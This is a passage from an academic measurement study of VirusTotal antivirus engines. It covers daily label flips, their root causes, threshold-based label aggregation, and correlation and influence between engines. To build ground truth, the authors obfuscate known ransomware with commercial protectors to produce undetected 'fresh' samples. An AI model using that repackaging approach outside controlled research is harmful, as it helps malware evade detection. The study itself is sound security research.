To obtain a large set of "fresh" files, we use VirusTotal's `distribute` API. VirusTotal receives new file submissions from users all over the world on a daily basis. The API returns information of the latest submissions from users. The information includes a submission's different hash values, whether the file has been submitted to VirusTotal before, the file type, and all the engines' scanning results. We randomly sampled 14,423 PE files that were submitted to VirusTotal on August 31, 2018 *for the first time*. We focus on PE files since it is the most popular submitted file type on VirusTotal [10, 65]. In addition, we hope to include both malicious and benign files in our collection. We purposely selected samples so that: (1) about half of the samples (7,197) had a "malicious label" from at least one engine on August 31, 2018 (*i.e.*, day-1); (2) the other half of the samples (7,226) had "benign" labels from all engines. After August 31, 2018, we leverage the `rescan` API to let VirusTotal engines scan the 14,423 files every day and use the `report` API to query the latest scanning results. As we will discuss later, VirusTotal updates its engines on a daily basis, so that using *day* as the crawling granularity allows us to monitor the fine-grained label dynamics, while making good use of our VirusTotal API quota. We do not treat these files as "ground-truth" data, because files submitted to VirusTotal are suspicious files at best. There is an unknown number of true malware samples mixed with benign files, which remain to be detected by VirusTotal engines.

From August 31, 2018 to September 30, 2019, we invoked VirusTotal's `rescan` API for these 14,423 files every day. All the files are in 32-bit. 5,798 files are Win32 DLL files, and the rest are Win32 EXE files. Regarding file size, more than 95% of the PE files are within the range of 4KB to 4MB. During 396 days' data collection period, we successfully collected data on 378 days (95.5%). Due to technical issues (*e.g.*, power-outage, server failures), we missed data on 18 days (4.5%). We argue that the missing data only accounts for a very small portion, and should not impact our overall conclusions.

3.2 Ground-truth Dataset

The main dataset is large and diversified, but these files do not have ground-truth labels. As such, we create another set of "ground-truth" files to assess the "correctness" of engines.

Creating ground-truth for this study is especially challenging because our goal is to examine the reliability of existing malware engines. This means we could not use any engine's labels as the ground-truth. In addition, we need "fresh" files for our experiment. This means, any well-known malware discovered by existing efforts are not suitable since they were usually scanned by VirusTotal engines in the past. If we use well-known malware, we can only capture the "tails" of the label change sequences. For these reasons, we need to manually craft the ground-truth sets.

Ground-truth Malware. To craft fresh malware sets, our approach is to obfuscate well-known malware to create new binaries. Obfuscation can help create "fresh" binaries that have never been scanned by VirusTotal before. Meanwhile, obfuscation is not necessarily a determining feature of malware — it is also often used by legitimate software to protect their intellectual property (copyright) or protect sensitive functions (*e.g.*, for payments and security) from reverse-engineering [26, 61, 77].

We apply two obfuscation tools CodeVirtualizer [8] and Themida [9] on four existing ransomware (Table 4 in the Appendix) and create two malware sets respectively. Each malware set contains 60 new malware samples obfuscated from the seeds. We choose ransomware as the seeds due to two reasons. First, it is easy to manually verify the malicious actions (*i.e.*, encrypting files, showing the ransomware notes). Second, we manually confirmed that the majority of engines (57/65) advertise that they are capable of detecting ransomware[2], and thus ransomware is a relatively fair benchmark to compare different engines.

For each newly generated sample, we manually run the binary in a virtual machine to confirm the malicious actions are preserved. We also manually confirm that these samples are indeed "fresh" to VirusTotal. These samples have different hash values (*e.g.*, SHA256, ssdeep) from the seeds and can trigger VirusTotal's file scanning after being submitted. We perform daily VirusTotal scanning from June 18, 2019 for Malware-I and from June 25, 2019 for Malware-II. We monitored the files over a shorter period of time (compared to the main dataset), because we have already observed the two malware datasets have similar patterns of label dynamics as the main dataset.

Ground-truth Benign. We have a mixed approach to get two benign sets, with 236 files in total. First, we apply the same obfuscation tools to two benign programs (a sorting algorithm written by ourselves in C and a text editor in Windows). We generate 80 obfuscated goodware to examine potential false positives of VirusTotal engines. These goodware are directly comparable with the ground-truth malware since they are generated in the same way (with different seeds). We call this set as *Benign-I*. We conduct daily VirusTotal scanning on this dataset for 93 days.

[2]The advertisement list is available at `https://sfzhu93.github.io/projects/vt/advertise.html`.

Second, to test real-world goodware, we manually build 156 PE programs (without obfuscation). Among them, 150 PE programs are built using the source code of GNU Core Utilities (*coreutils*) [4] and the *Mono* project [6]. *coreutils* contains a suite of Unix commands (*e.g.*, `cat`, `ls`, `rm`) and we use cygwin [5] to build them into PE files. *Mono* is an open-source .NET development framework, which contains a C# compiler, development environment and various libraries. We build the *Mono* project on an Ubuntu machine. To increase the diversity, we also select six built PE programs from binutils [1], notepad++ [7] and fleck [2] projects. We call this set as *Benign-II*. Just as before, we perform daily VirusTotal scanning on these 156 benign files for 70 days.


Limitations. We understand that the above ground-truth sets are limited in scale and diversity: the samples are biased towards obfuscated files and the malicious files are seeded with ransomware. This is primarily due to (1) we don't have access to a large number of files (including both benign and malicious files) that have no prior history on VirusTotal; and (2) it takes huge manual efforts to validate the malicious functionality still exists after obfuscation. Considering the rate limit of VirusTotal, the number of the ground-truth files is already the best effort. As such, the small ground-truth sets are only used to complement the main dataset (which is a large sample of *real-world* suspicious files). We use the main dataset to measure the fine-grained label dynamics of VirusTotal over a long period of time. Then we use the ground-truth sets to validate some of the observations from the main dataset and cross-examine the correctness of VirusTotal engines.

3.3 Data Summary and Preprocessing

Across the five datasets in Table 2, we collected a total of 375,520,749 measurement points. Each measurement point is characterized by a file-ID, a timestamp, an engine name, and a label. These measurement points are generated by 78 different engines in total. However, nine engines were newly added to VirusTotal *after* we started the data collection for the main dataset. We cannot observe these engines' behaviors when the main dataset was firstly submitted to VirusTotal. There are another four engines, which were removed from VirusTotal's engine list during our data collection. The analysis results of these four engines will not help VirusTotal users anymore. As such, we do not consider these 13 engines in our analysis and only focus on the remaining 65 engines in the following sections. After filtering out irrelevant engines, we still have 343,585,060 measurement points. Among them, the *main dataset* contributes 341,668,521 data points.

4 Measuring Label Dynamics

In this section, we formally model the label changes on VirusTotal. We first characterize the different types of temporal label changes and reason the possible causes. We then try to estimate how long one should wait before a file's labels become stable across engines. In the end, we assess the impact of temporal label dynamics on the labeling outcome (given most researchers only submit files to VirusTotal to scan for once and aggregate VirusTotal labels using a threshold t, as discussed in Section 2). In this section, we focus on the *main dataset* for our analysis.



(a) The complete sequence

(b) The sequence after removing hazard flips


Figure 2: An example file's label sequence from AegisLab.

4.1 Hazard Flips and Non-Hazard Flips

In our context, we model the label dynamics in a form similar to logic signals as a sequence of "0" and "1". More specifically, given a file f and a VirusTotal engine i, the label we obtained daily can be formulated as $S_{i,f} = [l_1, l_2, ..., l_t, ..., l_N]$ where N is the total number of days of data collection, l_t= 0 (benign) or 1 (malicious). A flip refers to a change between two consecutive labels, namely "01" or "10". In total, we have 2,571,809 flips in the main dataset.

We observe an interesting phenomenon, which we call "hazard flip". Given a file, a VirusTotal engine would sometimes *flip its label and then quickly change it back the next day*. We take the term "hazard" from Digital Circuit, which originally represents the temporary fluctuation in the output of the circuit [17]. In our case, hazard refers to a temporary glitch or flip in the labels, namely "010" or "101". More formally, we define a label flip as either "0 $\rightarrow$ 1" or "1 $\rightarrow$ 0". Thus a hazard would contain two flips. We call the two flips in a hazard "hazard flips". Any other flips are referred to as non-hazard flips. In total, we have 1,760,484 hazard flips and 811,325 non-hazard flips.

Figure 2 shows an example. Given a specific file (MD5: `e8799a459bdea599d1bc1615f4b746de`), the original label sequence we obtained from AegisLab is shown in Figure 2(a). After removing hazard flips, the label sequence only containing non-hazard flips is shown in Figure 2(b). We can see that the original label sequence contains many hazards, and some of them last for multiple days. To capture such consecutive hazards, we search each label sequence chronologically and always try to extend an identified hazard. For example, from November 1st, 2018 to November 14th, 2018, the label sequence of AegisLab is "00010101010010". We identify two hazards from it, one is "010101010" and the



(a) CDF of a file's flips and hazard flips (b) # of flips per week over time (c) CDF of an engine's flips and hazard flips

Figure 3: Characteristics of flips and hazard flips.

other one is "010". In total, we find 737,338 hazards with length three ("010" and "101"), 54,801 hazards with length five ("01010" and "10101"), and 8,297 hazards with length seven. The longest hazard lasts for 19 days.

Observation 1: *More than half of the flips on VirusTotal are hazard flips. Hazard flips can be identified by submitting the same file to VirusTotal in three consecutive days.*

4.2 Characteristics of Flips

Next, we analyze the characteristics of flips (including hazard flips) across files, dates, and engines.

Distribution Across Files. In total, 1,352 files (9%) in the main dataset do not contain any flip. For these files, all engines always label them as "benign" throughout our data collection period. Recall that 7,234 files were labeled as benign by all engines on the first day. As such, if a file is labeled as benign by all vendors when firstly submitted to VirusTotal, the probability that there will be no flip on this file is 19%. If a file is labeled as "malicious" by any engine on day-1, at least one flip happens later on the file. For files with flips, on average each file contains 196 flips.

Figure 3(a) shows the CDF of a file's *normalized number of flips*. We normalize a file's flips using the maximum number of flips on a single file (which is 1,054). We find 6,723 (46.61%) files have less than 10 flips (1% of the maximum number of flips), and thus the drawn CDF is close to the y-axis in the beginning. We also draw the CDF for a file's hazard flips (the blue line) which has a similar trend. It turns out that hazard flips and non-hazard flips are highly correlated. We rank files based on their hazard flips and non-hazard flips and compute the Spearman's correlation coefficient [28] between the two rankings. The coefficient is 0.87 with a p-value less than 0.01, indicating that files with more hazard flips are more likely to have more non-hazard flips.

Distribution over Time. Figure 3(b) shows the number of flips each week during our data collection time window. We have flips in all 57 weeks. We encountered technical issues in week-12 and week-13 (with some data loss), so that there are fewer flips in these two weeks. On average, each week has 45,119 flips, and the first week has the highest number of flips. Similarly, we also have hazard flips every week.

Distribution Across Engines. Flips are generated by 64 out of the 65 engines. Avast-Mobile labels all samples as benign, and it is the only engine not having flips. Figure 3(c) shows the CDF of an engine's *normalized number of flips*. We normalize each engine's flips using the maximum number of flips from a single engine. The curve is skewed to the left, indicating that a small group of engines contributes to the majority of the flips. For the 64 engines with flips, on average each of them contributes 40,184 (1.56%) flips. However, AegisLab reports 359,221 (13.96%) flips by itself, and it is the engine with the most flips. F-Secure is ranked as the 2nd (297,973 flips), and VIPRE is ranked as the 3rd (233,875 flips). Again, the CDF of hazard flips has a similar trend. We compute the Spearman's correlation coefficient to examine if engines with more hazard flips are likely to have more non-hazard flips. The computed coefficient is 0.75 with a p-value less than 0.01, confirming a strong correlation.


Observation 2: *Both flips and hazard flips widely exist across files, scan dates and engines.*

4.3 Inferring Root Causes of Flips

We tested whether querying VirusTotal API multiple times can resolve (hazard) flips. We found that repeated queries can only address very limited flips, and confirmed that flips are more likely to be caused by internal problems of VirusTotal. To categorize detailed root causes for flips, we mainly use the "update date" and "version information" of each engine used in a scan, provided in VirusTotal responses. Given a flip (l_1, l_2) $(l_1 \neq l_2)$ generated by engine i, we use (u_1, u_2) to represent the engine's last update dates and use (v_1, v_2) to represent the engine versions when i scanned the file. The causes of flips are categorized as follows.

Most commonly, a flip happens when the engine made a model update, representing a decision-change of the engine. 1,710,565 (67%) flips belong to this category where $u_1 < u_2$. For 213,159 (8.3%) flips, their engine version numbers also increase chronologically ($v_1 < v_2$). However, for 1,497,115 (58%) flips, the version numbers are the same for the two consecutive scans ($v_1 = v_2$), meaning the model update is made under the same engine version number.

83,164 (3.2%) flips are likely caused by the inconsistency during engine updates. VirusTotal is backed up by a large (distributed) cloud service to handle the large volume of queries [12]. Multiple instances of an engine are deployed on multiple host machines to handle incoming requests concurrently. Ideally, when there is a new version of an engine, all its instances are upgraded to the new version instantly. However, in reality, we can observe some inconsistency among multiple engine instances (some instances are updated but others are not on the same day). There are 57,450 (2.2%) flips due to using an engine with an older update date to scan a more recent request ($u_1 > u_2$). For example, CrowdStrike has hazards on 3,739 files on day-175. After inspecting the update information on the corresponding three days (u_1, u_2, u_3), we find that for most files, u_1 is equal to u_3, but u_2 is much larger



(a) The original dataset (b) The dataset without hazards

Figure 4: The percentage of files whose labels do not change after day-x. *Reputable engines: the nine high-reputation engines mentioned by previous literature; reputable engines*: the two high-reputation engines mentioned twice by previous literature.*

(both u_1 and u_3 are in 2018, but u_2 is in 2019). Sometimes, not all engine instances are upgraded to the same engine version even if they are updated on the same day. There are 25,714 (1.0%) flips caused by handling two consecutive scans using an engine updated on the same day but with two different version numbers ($u_1 = u_2$ and $v_1 \neq v_2$).

380,807 (15%) flips are likely caused by the non-determinism of engines. In this case, an engine is used in two consecutive scans with the same update date ($u_1 = u_2$) and the same version ($v_1 = v_2$), but reports two different labels ($l_1 \neq l_2$). We do not have a good explanation for the non-determinism based on the current data. We cannot use desktop engines to validate the non-determinism since VirusTotal engines are different from their desktop versions [13].

For the other 397,273 (15%) flips, the data fields for update date or version information are "null" in their VirusTotal responses, and we cannot categorize their root causes. Note that the "detected" values (*i.e.*, label information) are still available in these responses, and thus the missing information does not impact our analysis in other sections.

Observation 3: *Engines' model update is the major reason of flips. However, the inconsistency during engine updates and engines' non-determinism have contributed a non-trivial portion of the flips.*

4.4 Label Stabilization

So far, we observe that label flips are quite prevalent. A practical question is how long a user should wait before a file's labels become stable. In this subsection, we characterize the label stabilization patterns over time and its predictability.

Considering All Engines. Figure 4(a) shows the percentage of files whose VirusTotal labels do not change since day-x until the end of our data collection (the blue line, all 65 engines). For example, when $x = 50$, only 9.37% of the files are stable, meaning these files' labels from all vendors do not change since day-50. The percentage increases very slowly for most of the time, but it suddenly jumps from 9.74% to 20.22% on day-176. This is an anomaly because CrowdStrike has hazards on 3,739 files on day-175 (reasons discussed in Section 4.3). The percentage starts to increase very quickly around day-350, mainly because the time period between x and the end of data collection is too small. Indeed, it is possible that flips can still happen after our data collection period.

Excluding Highly Dynamic Vendors. We expect a file to stabilize quickly if we exclude highly dynamic engines. We rank engines based on their total number of flips. We gradually remove engines with more flips and compute the percentage. As shown in Figure 4(a), removing engines can immediately increase the percentage of stable files. For example, removing 15 engines (50 engines left) can increase the percentage of stable files on day-1 from 9.37% to 43.19%. However, to stabilize most files quickly, we need to remove many engines. In the extreme case, if we remove most engines and only consider the five engines[3] with the fewest flips, the initial percentage of stable files is very high (88.05%) on day-1. The percentage increases to 95% on day-77. This, to some extent, confirms that flips widely exist across engines. We cannot remove a small number of engines to make files stabilized.

Only Considering Reputable Engines. As discussed in Section 2, we find ten papers that hand-picked "high-reputation" engines for data labeling. Among them, five papers are related to PE malware, and only three out of the five papers provide detailed lists of their high-reputation engines. This produces a set of nine "reputable engines" for our analysis (Table 5 in the Appendix). In Figure 4(a), we show the percentage of stabilized files when we only consider reputable engines. We show that files do not stabilize quickly — it is very similar to the 35-engine line. The reason is some of the reputable engines (*e.g.*, F-Secure) have a large number of flips. Note that among the nine engines, there are two engines (Kaspersky and Symantec) that are mentioned by more than one paper. We refer to these two engines as "highly reputable engines". If we only consider these two engines (the "reputable engines*" line), we observe that most files are stabilized very quickly.

Excluding Hazards Since it is easy to identify and remove hazards (by submitting a file to VirusTotal in three consecutive days), we re-examine the results after removing hazards. As shown in Figure 4(b), removing hazards can help increase the percentage of stabilized files. The initial percentage of stabilized files (considering all engines) changes from 9.37% to 36.69% on day-1. However, removing hazards does not necessarily significantly speed up the file stabilization.

Observation 4: *Waiting for a longer period of time does not guarantee to have more stable labels from individual engines, unless we only consider a small set of engines.*

[3] NANO-Antivirus, K7AntiVirus, Zoner, Ikarus, and Avast-Mobile.




Figure 5: Aggregation method vs. file labels. "always malicious": *files with only malicious aggregated labels throughout all the days*; "always benign": *files with only benign aggregated labels throughout all the days*; "flipping labels": *files with both benign and malicious aggregated labels*. "r": *reputable engines*; "r*": *the two highly reputable engines*.

4.5 Impact of Flips

In Section 2, we find that most researchers only submit a file to VirusTotal once and simply use a threshold t to aggregate VirusTotal labels. If t or more engines have labeled the file as malicious, the file's aggregated label is malicious. We estimate the potential impact of (hazard) flips on this label aggregation policy for different t values by measuring how many files have different *aggregated labels* (0 and 1) on different days during our data collection time window (396 days).

Setting $t = 1$. This means a file is malicious as long as one engine gives a malicious label. As shown in Figure 5 (the left-most bar), 1,352 (9.4%) files only have benign aggregated labels and 7,067 (49.0%) files only have malicious aggregated labels throughout the 396 days. The rest 6,004 (41.6%) files have both benign and malicious aggregated labels, and they are the files influenced by flips. If these files are submitted to VirusTotal for the second time, there is a chance that a VirusTotal user will draw a different conclusion on these files. This suggests $t = 1$ is not a good threshold (and yet 50 out of 93 papers use $t = 1$, see Table 1).

After removing hazards, the number of files with only benign aggregated labels increases to 5,289 (36.7%). The number of files with only malicious aggregated labels is almost unchanged (7,074). The number of files influenced by non-hazard flips is 2060 (14.3%).

Setting $2 \leq t \leq 39$. The second bar of Figure 5 shows the result for $t = 2$. The number of files only having benign aggregated labels increases to 6,975 (48.4%). There are 7,006 (48.6%) files only having malicious labels. The number of files influenced by flips significantly decreases to 442 (3.1%). Flips have no impact on the majority of files. Although flips can happen on these files and actually a different set of engines report malicious labels over time, the flips somehow cancel each other's effect and do not influence the aggregated labels. There are very few files influenced by flips. If we remove hazards, the number of files influenced by flips further decreases to 253. When we choose t from 2 to 39, the ratio of files influenced by flips is always less than 30%. If we want to maintain the ratio of "flip-influenced" files below 10%, we need to pick t between 2 to 31.

Setting $t \geq 40$. As shown in Figure 5, when t is equal to 40, there are more files having label changes (*i.e.*, influenced by flips). There are 7,690 (53.3%) files only with benign aggregated labels and 2,376 (16.4%) files only containing malicious aggregated labels. Thus, 4,357 (30.2%) files are influenced by flips. When we choose a larger t like t =50, we can see a more obvious increase of files influenced by flips (compared to $t = 40$), and there are 6,499 (45.0%) files influenced.

Reputable Engines Only ($t = 1$). If we only consider the nine reputable engines, there are 263 (1.8%) files influenced by flips (bar "r" in Figure 5) and 220 (1.5%) files influenced by non-hazard flips. If we only consider the two highly reputable engines, the numbers of files that are influenced by flips and non-hazard flips become 554 (3.8%) (bar "r*" in Figure 5) and 401 (2.7%), respectively. The numbers of influenced files are significantly smaller compared with all engines.

We want to emphasize that even though the threshold-method helps stabilize the aggregated labels, it does not necessarily mean the aggregated labels are correct. Label correctness will be discussed in Section 6.

Observation 5: *Flips can heavily influence labeling aggregation results when threshold t is too small or too large. When selecting t from a reasonable range (2– 39), the aggregated labels are likely to be stable.*

5 Relationships Between VirusTotal Engines

While using a simple threshold helps tolerate label dynamic changes, it makes an implicit assumption that each engine is equally important and relatively independent. Even an early work that aims to predict the label dynamics [40] makes the assumption about the independence between engines. In this section, we seek to examine whether this assumption is true.

First, we measure the *correlations* between different engines' labeling decisions. We apply hierarchical clustering to group engines with a strong labeling similarity. Second, we further examine the potential *causalities* (*e.g.*, how one engine's labels influence another engine). We adopt an existing method [33] to model the influence between different engines. If we can observe correlations or causalities between certain engines, then independence assumption would be questionable. We use the *main dataset* for our analysis.

5.1 Label Correlations Between Engines

To measure the correlation between two engines, we examine how likely the two engines give the same labels to the same files around the same time. More specifically, given a pair of engines (A, B), we compare their label sequences on *the same file* to measure the similarity (or distance). Then we compute

the average similarity score over all the files between A and B. The average similarity score can be used to group similar engines together. In the following, we first discuss our engine clustering algorithm and then discuss our findings.

5.1.1 Engine Clustering

The key to the engine clustering is to define the similarity metric between two label sequences. *Edit distance* is a straightforward metric but is not good at capturing fine-grained temporal similarities. For example, the edit distance between "01000000000000" and "00000000010000" is 2, which is the same as the edit distance between "01000000000000" and "00100000000000". Obviously, the second pair is more correlated since the "timing" between malicious labels is closer.

To encode fine-grained temporal similarities, we divide each label sequence into fixed-sized bins. In each bin, we count the number of 0→1 flips, the number of 1→0 flips, the maximum length of "all-0" sub-sequences, and the maximum length of "all-1" sub-sequences. This forms a feature vector of four values for each bin. Let L be the length of a sequence and S be the size of the bin. Then the feature vector for the sequence has $4 * \lceil L/S \rceil$ dimensions. We do not compute feature vectors using sliding bin to avoid counting the same flip multiple times. Given two sequences, we now can compute a *cosine similarity* between the two feature vectors as the two sequences' similarity score.

For example, assume we choose bin size $S = 7$. Then A's label sequence "01000000000000" can be divided into two bins "0100000" and "0000000". The corresponding feature vector for each bin is [1, 1, 1, 5] and [0, 0, 0, 7] respectively. The entire sequence's feature vector is [1, 1, 1, 5, 0, 0, 0, 7]. Similarly, suppose B's label sequence is "00000000010000", and the feature vector is [0, 0, 0, 7, 1, 1, 1, 4]. The cosine similarity between the two vectors is 0.871. For the two engines A and B, their similarity score is the average sequence-level similarity score over all the files.

Based on the similarity metric, we leverage the agglomerative clustering algorithm to group similar engines. We can easily convert the similarity score ss into a distance for the clustering ($d = 1 - ss$). We choose this hierarchical clustering method because it is easy to visualize and we don't need to pre-define the number of clusters. We tried bin sizes S as 7, 14 and 28 and observed similar results. Below, we only present the result with $S = 7$.

5.1.2 Clustering Result Analysis

When running a hierarchical clustering algorithm, a threshold t_d needs to be specified. If the distance between two clusters is smaller than t_d, the two clusters will be merged. We visualize the clustering results with different t_d values using a dendrogram in Figure 18 in the Appendix. Intuitively, as we increase t_d, more clusters will be merged together. Figure 6 shows




Figure 6: Number of clusters with more than one engine vs. threshold t_d. *The dash line* $t_d = 0.01$.




Figure 7: Clustering results with $t_d = 0.01$. *Only clusters with more than one engine are shown.*

the number of clusters as we increase t_d. Note that we only count the number of clusters that have more than one engine (singletons are ignored). When $t_d = 0.01$, we have the largest number of clusters (5 clusters), which are then visualized in Figure 7. The five clusters contain 16 engines. The rest 49 engines (not shown in the figure) could not form meaningful clusters under $t_d = 0.01$. This suggests the 16 engines are highly similar. Among the five clusters, one cluster has six engines (Cluster-I), one cluster has four engines (Cluster-II), and the other three clusters have two engines each.


Cluster-I contains GData, ESET-NOD32, BitDefender, Ad-Aware, Emsisoft, and MicroWorld-eScan. We confirm that their label sequences are highly similar. For example, for each pair of the six engines, there are 14,147 files on average where the sequence similarity is higher than 0.99. Note that 14,147 files count for 98% of all the files in the main dataset. A similarity score of 0.99 means the label sequences are nearly identical. We show an example file and its label sequences from the five engines in the cluster[4] in Figure 16 in the Appendix. The flip patterns and timing are exactly the same. This result confirms that there exist groups of vendors whose labels are not independent but are highly synchronized.

Cluster-II contains Microsoft, McAfee-GW-Edition, McAfee, and Cyren. Among them, McAfee-GW-Edition and McAfee are from the same vendor (company), which could be the reason why their labels are highly similar. However, Microsoft and Cyren are operated by different companies from McAfee. For each pair of the four engines, there are 13,922 files on average with label-sequence similarity higher than 0.99. These 13,922 files count for 97% of all the files in the main dataset. We again show an example in the Appendix (Figure 19) where Microsoft and McAfee report identical label sequences for it.

For the other three clusters, the engines are backed up by the same company. For example, ZoneAlarm uses Kaspersky's anti-virus engine [59], and AVG and Avast merged into one company in 2016 [68]. These three clusters confirm the effectiveness of our clustering algorithm.

As shown in Figure 6, when t_d is increased to 0.2, all the clusters (with more than one engine) are merged into one big cluster. This big cluster contains 28 engines and the rest 37 engines are not yet able to form any meaningful cluster. These

[4] ESET-NOD32 is different on this file.



(a) 0→1 (b) 1→0

Figure 8: Heatmaps for the active model. *All engines are sorted alphabetically. The value of each cell (i, j) indicates the influence from the engine at row-i to the engine at column-j.*

28 engines represent a group of engines that are highly correlated but have their differences. It is worth further analyzing their influences on each other's labels.

Observation 6: *There are groups of engines whose labeling decisions have strong correlations. These engines' results should not be treated independently.*

5.2 Influence Modeling


We further examine the potential causalities between the labels reported by two engines, using the *happens-before* relationship. We adapt popular social network influence models [21, 32, 33] to our problem context. More specifically, when engine j changes its label on a file to be the same as the label of engine i, we consider i's label is the causality of the label change made by j, or j is influenced by i.

There are two types of influence: active and passive influence. First, suppose vendor j flips its label on a file from "0" to "1" because vendor i also *made a 0→1 flip very recently*. We call such influence as active influence since i's action actively impact j's action. Second, suppose vendor j flips its label from "0" to "1" because vendor i has *stayed on label "1" over a period of time*. We call this relationship as passive influence since j is influenced by i's state, not action.

5.2.1 Active Influence Model


Active model is used to model the causalities between flips from different engines within a short period of time. Given a file f, if engine j flips its label at time t and engine i flips its label on the same direction but slightly earlier than t, we consider j's flip is influenced by i's flip. We set a time window w: an active influence event is established only when i's flip happens within $[t-w,t)$. For our analysis, we separate 0→1 flips from 1→0 flips, because they have different contextual meanings in malware detection. We use A_{i2j} to represent all active influence events from i to j across all files. A_i represents the total number of flips in engine i. The active influence score from i to j is measured as the probability $p_{i,j} = |A_{i2j}|/|A_i|$.

Engine Pair Analysis. We choose the window size $w = 7$ and compute the active influence score between each pair



(a) 0→1 (b) 1→0

Figure 9: Active model: scatter plot of engines. *x: weighted sum of incoming edges, y: weighted sum of outgoing edges. reputable engines are in orange color, and reputable engines* are in red color.*



(a) 0→1 (b) 1→0

Figure 10: Heatmaps for the passive model. *All engines are sorted alphabetically. The value of each cell (i, j) indicates the influence from the engine at row-i to the engine at column-j.*

of engines[5]. In Figure 8, we visualize the active influence score $p_{i,j}$ in a heatmap where i (influencer) is the row number and j (influenced) is the column number. The engines are ordered alphabetically. We observe that there are a number of vertical "bright" lines in both heat maps. This indicates that there are some engines that are easily influenced by all the other engines. Examples include AegisLab in the 2nd column, Arcabit in the 6th column, Comodo in the 17th column, and F-Secure in the 28th column. Users have to carefully inspect labeling results from these engines before aggregation. We also observe that there are no clear horizontal lines, indicating that no engine can strongly influence all the other engines.

Active Influence Graph. To better understand the joint influence from all engines, we construct an active influence graph. In this *directed* graph, engines are nodes, and the directed edges are weighted by the influence score between the two engines. For each node, we sum its outgoing edges' weights as an indicator of its active influence to other nodes.

We visualize one influence graph in Figure 17 in the Appendix. AegisLab, F-Secure, Comodo, and Arcabit are mostly influenced by other engines, but their main influencer sets are not identical (with some overlaps). For example, only Comodo is highly influenced by Cylance and Qihoo-360; only AegisLab is highly influenced by Microsoft.

To understand the influence of each engine, we plot Figure 9, where x and y represent the weighted sum of incoming and outgoing edges. We use yellow color to mark the reputable engines mentioned in previous literature (Table 5)

[5] Window sizes 14 and 28 generate similar results.

and use red color to mark the two highly reputable engines (Kaspersky and Symantec). For 0→1 flips (Figure 9(a)), there are 49 engines above the $x = y$ line and 16 engines below the line. One high-reputation engine (Ikarus) has the largest outgoing edge weight, indicating that it has the biggest active influence. Interestingly, one high-reputation engine (F-Secure) is more easily influenced compared to other reputable engines. For 1→0 flips (Figure 9(b)), the patterns are very similar.

Observation 7: *Active influence widely exists between VirusTotal engines. There are engines that are highly influenced by many other engines at both flip directions.*

5.2.2 Passive Model

